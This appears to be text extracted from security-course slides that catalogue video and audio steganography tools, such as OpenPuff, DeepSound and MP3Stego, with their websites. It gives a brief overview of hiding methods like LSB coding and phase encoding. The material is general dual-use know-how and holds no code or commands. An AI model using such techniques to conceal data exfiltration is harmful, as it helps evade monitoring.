
OmniHide Pro hides a file within another file. Any file can be hidden within common image/music/video/document formats. The output file would work just as the original source file.

Masker

Masker is a program that encrypts your files so that a password is needed to open them, and then it hides files and folders inside of carrier files, such as image files, video, program or sound files.



<http://omnihide.com>



<http://www.softpuls.com>

Video Steganography Tools



Our Secret
<http://www.securekit.net>



StegoStick
<http://sourceforge.net>



RT Steganography
<http://rtstegvideo.sourceforge.net>



OpenPuff
<http://embeddedsiv.net>



Max File Encryption
<http://www.softenza.com>



Stegsecret
<http://stegsecret.sourceforge.net>



MSU StegoVideo
<http://www.compression.ru>



PSM Encryptor
<http://www.programsbase.com>



BDV DataHider
<http://www.bdvnnotepad.com>



Hidden Data Detector
<http://www.digitalconfidence.com>

Audio Steganography



01


Audio steganography refers to hiding secret information in audio files such as .MP3, .RM, .WAV, etc.

02


Information can be hidden in an audio file by using LSB or by using frequencies that are inaudible to the human ear (>20,000 Hz)

03


Some of the audio steganography methods are echo data hiding, spread spectrum method, LSB coding, tone insertion, phase encoding, etc.



Audio Steganography: DeepSound



- DeepSound hides secret data into audio files - wave and flac
- It enables extracting secret files directly from audio CD tracks
- DeepSound might be used as a copyright marking software for wave, flac, and audio CD
- It also supports encrypting secret files using AES-256 to improve data protection



<http://pinsoft.net>

Audio Steganography Tools



Mp3stegz
<http://mp3stegz.sourceforge.net>



CHAOS Universal
<http://sofiechaos.com>



MAXA Security Tools
<http://www.maxa-tools.com>



SilentEye
<http://www.silenteye.org>



BitCrypt
<http://bitcrypt.moshe-szweizer.com>



QuickCrypto
<http://www.quickcrypto.com>



MP3Stego
<http://www.petitcolas.net>



CryptArkan
<http://www.kuskov.com>



Hide4PGP
<http://www.heinz-repp.onlinehome.de>





StegoStick
<http://stegostick.sourceforge.net>

